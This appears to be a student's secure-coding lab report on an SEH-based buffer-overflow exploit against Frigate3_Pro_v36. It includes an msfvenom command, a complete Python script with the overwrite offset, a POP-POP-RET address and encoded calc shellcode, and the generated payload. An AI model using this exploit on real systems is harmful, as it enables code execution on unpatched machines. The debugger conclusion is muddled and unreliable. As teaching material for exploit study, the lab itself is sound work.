SECURE CODING

LAB ASSIGNMENT – 10

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Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**

Happy Learning!!!!!!

Payload Generation:

(1) The python code used to generate the payload

```
f= open("payload_calc.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B            POP EBX
#40010C4C   5D            POP EBP
#40010C4D   C3            RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf  +=  b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
```

```
buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"
buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"
buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"
buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"
buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"
buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"
buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"
buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"
buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"
buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"
buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"
buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"
buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"
buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"
buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"
```

```
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"



payload_calc = junk + nseh + seh + nops + buf


f.write(payload_calc)
f.close
```

(2) The payload generated using the above python code

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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

YIIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlyxOrUPGpuPE0
mYKUFQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElcQcLERVLg
PyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1IWPwqyClK
QYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMvDRUj
DBxlKchVDgqhSU6lKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVD3kqK0aRypZBqy
oIpcoSoqJNktR8kLMCm1zEQnmneLrWp7pGp0PsX01lK2OLGKOzuMkZPmeI2
bvphMvOeoMmMKOYEUl7vCLUZk0KKKPT5FeoK3wUCab2OpjUP3ckOXUas3
QplqsGpAA


Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:






Before Execution (Exploitation):

Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:




Checking for EIP address



Verifying the SHE chain.


<u>After Execution (Exploitation):</u>

Analysing the address of various registers:



Checking for EIP address

Verifying the SHE chain and reporting the dll loaded along with the addresses.



Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.